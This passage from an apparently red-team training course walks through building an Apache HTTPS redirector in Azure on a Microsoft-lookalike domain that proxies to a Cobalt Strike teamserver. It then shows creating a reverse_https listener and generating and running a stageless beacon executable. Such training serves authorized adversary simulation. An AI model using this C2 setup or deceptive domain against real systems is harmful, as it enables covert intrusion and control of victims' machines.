echo "Final Apache restart"
sudo systemctl restart apache2

echo "Killing Script"
exit 0
```

Figure 68 - Example of domain-setup.sh bash script.

This bash script sets up an Apache virtual host for a specified domain, installs an SSL certificate using Certbot, and restarts Apache. It first waits for the instance to finish booting, then creates directories for the domain, sets up a virtual host file, and restarts Apache. It then checks if the domain is resolving properly, and if so, installs a SSL certificate using Certbot and restarts Apache again. Finally, it exits the script.

Either upload or copy and paste the script and execute it with sudo privileges.

```
azureuser@ARTO-CS-Redirector:~$ sudo bash /tmp/domain-setup.sh ms-updates-windows.com
Start of Domain-Setup Script
Using ms-updates-windows.com in script
```

Figure 69 - Example execution of domain-setup.sh bash script

Once done and confirmed you should see Certbot confirmation and setup of the domain:

```
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Congratulations! You have successfully enabled https://ms-updates-windows.com

You should test your configuration at:
https://www.ssllabs.com/ssltest/analyze.html?d=ms-updates-windows.com
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

IMPORTANT NOTES:
 - Congratulations! Your certificate and chain have been saved at:
   /etc/letsencrypt/live/ms-updates-windows.com/fullchain.pem
   Your key file has been saved at:
   /etc/letsencrypt/live/ms-updates-windows.com/privkey.pem
   Your cert will expire on 2023-05-29. To obtain a new or tweaked
   version of this certificate in the future, simply run certbot again
   with the "certonly" option. To non-interactively renew *all* of
   your certificates, run "certbot renew"
 - Your account credentials have been saved in your Certbot
   configuration directory at /etc/letsencrypt. You should make a
   secure backup of this folder now. This configuration directory will
   also contain certificates and private keys obtained by Certbot so
   making regular backups of this folder is ideal.
 - If you like Certbot, please consider supporting our work by:

   Donating to ISRG / Let's Encrypt:   https://letsencrypt.org/donate
   Donating to EFF:                    https://eff.org/donate-le

Certbot should be done now..
Final Apache restart
Killing Script
```

Figure 70 - Example of successful response from Certbot

To confirm we can use a web browser to make sure HTTPS is working. The following example shows the default page for the **ms-updates-windows.com** domain:

Figure 71 - Example of working HTTPS.

Now we must configure the server to pass traffic to the CS teamserver. We will be modifying the Apache vhost configuration file which will be located under the following directory:

- **/etc/apache2/sites-available/<domain>-le-ssl.com**

The following example shows what yours should look like before ay modifications:

```
azureuser@ARTO-CS-Redirector:~$ cat /etc/apache2/sites-available/ms-updates-windows.com-le-ssl.conf
<IfModule mod_ssl.c>
<VirtualHost *:443>
        ServerAdmin webmaster@localhost
        ServerName ms-updates-windows.com
        ServerAlias www.ms-updates-windows.com
        DocumentRoot /var/www/ms-updates-windows.com
        ErrorLog /error.log
        CustomLog /access.log combined

SSLCertificateFile /etc/letsencrypt/live/ms-updates-windows.com/fullchain.pem
SSLCertificateKeyFile /etc/letsencrypt/live/ms-updates-windows.com/privkey.pem
Include /etc/letsencrypt/options-ssl-apache.conf
Header always set Strict-Transport-Security "max-age=31536000"
Header always set Content-Security-Policy upgrade-insecure-requests
</VirtualHost>
</IfModule>
```

Figure 72 - Example of basic vhost configuration file

Now we must identify the CS teamserver internal IP address. As this will be used for the internal proxypass which will pass all communication between the HTTPS redirector and the CS teamserver. The following example shows the Azure portal and where you can find the internal IP information for the CS teamserver:




Figure 73 - Example of internal IP inforamtion found in Azure portal for CS teamserver.

Once the internal IP information is gathered, we can add in two proxypass statements that will pass all HTTPS traffic to the CS teamserver. The following example shows the code blocks that are needed for this to work:

```
 GNU nano 4.8
<IfModule mod_ssl.c>

SSLProxyEngine on
SSLProxyVerify none
SSLProxyCheckPeerCN off
SSLProxyCheckPeerName off
ProxyPreserveHost On
RewriteEngine on

ProxyPass / https://10.10.25.4:4443/
ProxyPassReverse / https://10.10.25.4:4443/

<VirtualHost *:443>
        ServerAdmin webmaster@localhost
        ServerName ms-updates-windows.com
        ServerAlias www.ms-updates-windows.com
        DocumentRoot /var/www/ms-updates-windows.com
        ErrorLog /error.log
        CustomLog /access.log combined

SSLCertificateFile /etc/letsencrypt/live/ms-updates-windows.com/fullchain.pem
SSLCertificateKeyFile /etc/letsencrypt/live/ms-updates-windows.com/privkey.pem
Include /etc/letsencrypt/options-ssl-apache.conf
Header always set Strict-Transport-Security "max-age=31536000"
Header always set Content-Security-Policy upgrade-insecure-requests
</VirtualHost>
</IfModule>
```

Figure 74 - Example of adding proxypass statements into Apache confirmation file.

In the above example we can see we are using the internal IP address of the CS teamserver that was found in an above example and setting the bind port to 4443 which is the first available number is our Docker port range we provide when setting up the Cobalt Server. The **proxypass** and **proxypassreverse** basically allow for all traffic to be sent to the Cobalt Strike server over HTTPS.

Below is the code block that can be copied and pasted into your Apache configuration:

```
SSLProxyEngine on
SSLProxyVerify none
SSLProxyCheckPeerCN off
SSLProxyCheckPeerName off
ProxyPreserveHost On
```

```
RewriteEngine on

ProxyPass / https://<Internal Teamserver IP>:4443/
ProxyPassReverse / https://<Internal Teamserver IP>:4443/
```

Once saved go ahead and restart Apache service:

Figure 75 - Example of command to restart Apache service.

At this point we have setup an Apache server sitting in front of our redirector that is now ready to proxypass all HTTPS traffic to the CS teamserver.

Getting your first beacon

Ok so we have covered a ton of information at this point, but the most important part is: Can you get a beacon executed on the Windows Dev box and can we use the redirector that we just setup to tunnel traffic?

Let's dive right into this and get your first beacon up and running!

Let's first configure our teamserver listener to show how this is done with the C2 Bind ports when using Docker.




Figure 76 - Example of CS client "Listeners"

Next, click on the **Add** button to add a listener in the GUI:




Figure 77 - Example of next step on how to add a listener in CS client

Once there we will be presented with a screen with multiple options. Shown below is an example of what this should look like. Make sure we are setting the correct domain name here that was used to setup your redirector. We are also using port 4443 as the bind port for the server to talk to with this CS profile.




Figure 78 - Example of proper settings for setting up with redirector and docker

Once done you should now see a listener setup in the teamserver. Shown below is an example of what this should look like:

name	payload	host	port	bindto
MSUpdate	windows/beacon_https/reverse_https	ms-updates-windows.com	443	4443

Figure 79 - Example of listener setup in CS client

Now port 4443 should be active and open on the CS teamserver. We can verify this by doing a quick port scan from the HTTPS redirector that we setup in Azure:

```
azureuser@ARTO-CS-Redirector:~$ nmap 10.10.25.4 -p 4443
Starting Nmap 7.80 ( https://nmap.org ) at 2023-02-28 22:59 UTC
Nmap scan report for arto-cs-server.internal.cloudapp.net (10.10.25.4)
Host is up (0.0022s latency).

PORT     STATE SERVICE
4443/tcp open  pharos
```

Figure 80 - Example of checking for open C2 port on CS teamserver

Now we can either go to the browser and type the domain name in and try to resolve or we can just use a curl request from the command line.

```
john.stigerwalt@PQQL3378 ~ % curl https://ms-updates-windows.com/teamserver
```

Figure 81 - Example of using curl command to hit weblog on teamserver.

You should not see any output from the curl command as this is default for the teamserver to present nothing back if the wrong URI is called. To verify that the redirector is passing traffic correctly we can view the web log in the Cobalt Strike GUI on the Windows Dev client machine:




Figure 82 - Exmaple of weblog showing data from curl command

Let's get a simple beacon up and running on the Windows Dev server. As the sample profile that was used with the CS teamserver its only supporting stageless payloads so we must generate one of those to test for now.

To generate a stageless payload go to:

- **Payloads > Windows Stageless Payload**




Figure 83 - Example of selecting stageless shellcode in CS client

Once you select stageless payload for executables you will be presented with a few options we need to select. First, we need to pick our listener which will be the "**MSUpdate**". This is set in our CS profile that the team server has loaded.




Figure 84 - Example of selecting a listener for shellcode generation in CS

Next, we will choose we want a Windows Executable by selecting the "**Windows EXE**" option. We also want a **x64** bit payload as well. Your options should match the following:




Figure 85 - Example of correct settings in CS client

Once you click generate you will be given the option to save the executable and specify the name. We have chosen to keep the name **ms.beacon.exe** for now and save this to the **Downloads** folder.

Now all we need to do is double click the ms.beacon.exe file or run it using CMD to start a beacon on the Windows Dev box.




Figure 86 - Example of executing beacon.exe by double-clicking and establishing first beacon on Windows Dev box

Now you should have your first beacon up and running on the Windows Dev box which is passing all traffic through the redirector.

external	internal	listener	user
34.219.217.146	10.10.0.122	MSUpdate	Administrator *

Figure 87 - Example of successful beacon through redirector

At this point we have completed the following setup and successfully established a beacon through a redirector using HTTPS. All traffic is being routed through the internal Azure subnet and hitting the CS teamserver without exposing anything to the internet except the redirector.




Figure 88 - Diagram of redirector setup with Azure subnet

Exercises

1. Explore using a different domain register, make sure to pick one you have never heard or used before. Create an account and check what options they have. Post in Discord what registers you used. Which one is the best?
2. What different A records could be used here instead of “www”. Do we need that A record or could we use something else. Explore different options for DNS settings.
3. Look up how to do this same setup with Nginx instead of Apache. Is there any roadblocks or restrictions?
4. Is there anything you would have done different? Is there a better way than using Azure, AWS, or GCP? Post your thoughts in Discord to create a discussion on what is the best way to setup a redirector?
5. Can this entire process be automated with Terraform?

Lab 5: Fortifying Your HTTPS Redirectors

